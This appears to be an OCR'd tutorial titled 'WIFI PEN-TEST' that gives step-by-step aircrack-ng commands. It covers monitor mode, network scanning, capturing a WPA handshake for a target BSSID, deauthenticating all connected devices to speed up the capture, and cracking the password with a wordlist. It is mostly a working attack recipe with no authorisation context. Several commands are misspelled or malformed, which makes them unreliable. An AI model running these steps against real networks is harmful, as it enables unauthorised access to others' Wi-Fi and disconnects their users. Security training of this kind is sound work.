
WIFI PEN-TEST




1. I wconfig to check the wifi adapter is connected or not
2. 2. ENABLE THE WIFI MONITOR MODE

sudo airomon-ng start wlan0

For monitor mode

-mon means monitor mode

wlan0mon network interface it is.




3. LIST ALL WIFI NETWORKS

scaning for network 📶

sudo airodump-ng wlan0mon


Here dump the all wifi network all you need a ----BSSID----

After capturing BSSID




3.NOW CAPTURE THE WPA HANDSHAKE 🤝 BY THE FOLLOW COMMAND

sudo airodump-ng -w target -c <number> -bssid <ex:56:Cs:ka:fe:56:65:> <wifi> wlan0mon



Note: For faster HANDSHAKE 🤝 deauth should done ☑ it disconnect all connected device within the network.



4. Final step 😄


1.Restart the NetworkManager

"Sudo service NetworkManager restart "

2. List the capture file by ls cmd

3. Cracking the password 🔑 😄

aircrack-ng target01.cap -w test.txt



NOTE: The word list init the passwd should present otherwise it won't crack and we have to try the password wordlist based on network info and make a wordlist to crack the passwd until the passwd is cracked